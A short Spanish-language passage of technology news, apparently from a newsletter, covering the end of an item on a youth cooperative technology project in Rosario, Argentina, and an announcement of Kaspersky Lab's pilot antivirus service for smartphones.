El programa se viene realizando con éxito en EEUU y varios países de Europa. La implementación de este proyecto en la ciudad de Rosario -primera experiencia en Latinoamérica- intenta aprovechar las sinergias y las potencialidades de las redes sociales para promover una forma cooperativa de trabajo, así como también apostar a los jóvenes como productores de tecnología y principales actores de un nuevo modelo de desarrollo. ■

Más información: http://www.openware.biz/

Kaspersky Lab lanza un nuevo servicio para la protección de teléfonos móviles.



Kaspersky Lab, ha obtenido su fama como un proveedor de soluciones para la administración segura de contenidos que protegen contra viruses, troyanos gusanos, ataques de hackers y spam. Ha anunciado el comienzo de un plan piloto cuyo objetivo es proveer protección antivirus a teléfonos inteligentes (smartphones). El producto se llamará Kaspersky® Mobile. Este servicio ya es ofrecido a partners OEMs, usa las últimas tecnologías de Kapersky Lab y se anticipa al lanzamiento del Kaspersky® Anti-Virus Mobile que protegerá los smartphones que utilizan las plataformas más populares: Symbian y Windows. ■